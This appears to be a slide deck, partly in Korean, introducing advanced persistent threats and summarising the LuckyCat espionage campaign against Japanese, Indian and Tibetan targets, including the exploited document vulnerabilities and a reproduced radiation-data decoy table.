



# APT

*Cyber-espiionage Threat*

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
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
# APT?

Rootkit.Win32.Stuxnet geography





# APT?





# Classification

Cyber-espionage, spying



Criminal syndicate



Enemy secrets leaked

money, money, money



# APT

- Advanced Persistent Threat
- 외국 정부기관과 같은 그룹의 정보를 지속적이고 효과적으로 유출하는 위협을 말함
- 정보 수집 기술을 통해 민감한 정보에 접근하는 인터넷을 통한 스파이 활동 뿐만 아니라 고전 스파이 활동을 포함.



# APT

- Advanced : intelligence-gathering techniques (such as telephone-interception, satellite imaging)
- Persistent : “low-and-slow” approach
- Threat : they have both capability and intent.



# APT - Life Cycle



Reference : [http://en.wikipedia.org/wiki/File:Advanced\\_Persistent\\_Threat\\_Chart.png](http://en.wikipedia.org/wiki/File:Advanced_Persistent_Threat_Chart.png)



# Case

- **LuckyCat APT**
  - Inside an APT Campaign with Multiple Targets in India and Japan : [http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp\\_luckycat\\_redux.pdf](http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_luckycat_redux.pdf)
- **The HeartBeat APT**
  - The HeartBeat APT Campaign : [http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp\\_the-heartbeat-apt-campaign.pdf](http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the-heartbeat-apt-campaign.pdf)
- **Flashback and Dockster.A Malware**



# LuckyCat APT




# Major Target



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


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


# Diversity of Target



India Military  
Research Institution

Japanese Tibetan  
Activist Community





# Diversity of Target

- ~ June, 2011
  - has been linked to 90 attacks against targets in japan and india as well as tibetan activists
  - Luckycat campaign managed to compromise 233 computers
  - Target OS :Windows, Mac OS X,Android

# Example of Luckycat attacks (Japan)



- Time : the confusion after the Great East Japan Earthquake and the Fukushima Nuclear Power Plant accident.
- Vulnerability :Adobe Reader-CVE-2010-2883
- decoy document : radiation dose measurement results which where published on the Tokyo Power Electric Company (TEPCO) website.

# Example of Luckycat attacks (Japan)



【別紙】福島第二原子力発電所モニタリングによる計測状況

計測日:3月28日


計測時間	計測場所	γ線	中性子線	風向	風速(m/s)
午前9時00分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前8時50分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前8時40分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前8時30分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前8時20分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前8時10分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前6時00分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前5時50分	MP-4付近	6. 6 $\mu$ Sv/h	-	-	-
午前5時40分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前5時30分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前5時20分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前5時10分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前3時00分	MP-4付近	6. 8 $\mu$ Sv/h	-	-	-
午前2時50分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前2時40分	MP-4付近	6. 8 $\mu$ Sv/h	-	-	-
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午前2時20分	MP-4付近	6. 7 $\mu$ Sv/h	-	-	-
午前2時10分	MP-4付近	6. 8 $\mu$ Sv/h	-	-	-
午前0時00分	MP-4付近	6. 8 $\mu$ Sv/h	-	-	-

# Example of Luckycat attacks (India)



- Time : 2010 ~ 2012
- Vulnerability : Microsoft Office-CVE-2010-3333
- decoy document : information on India's ballistic missile defense program.

# Example of Luckycat attacks (India)

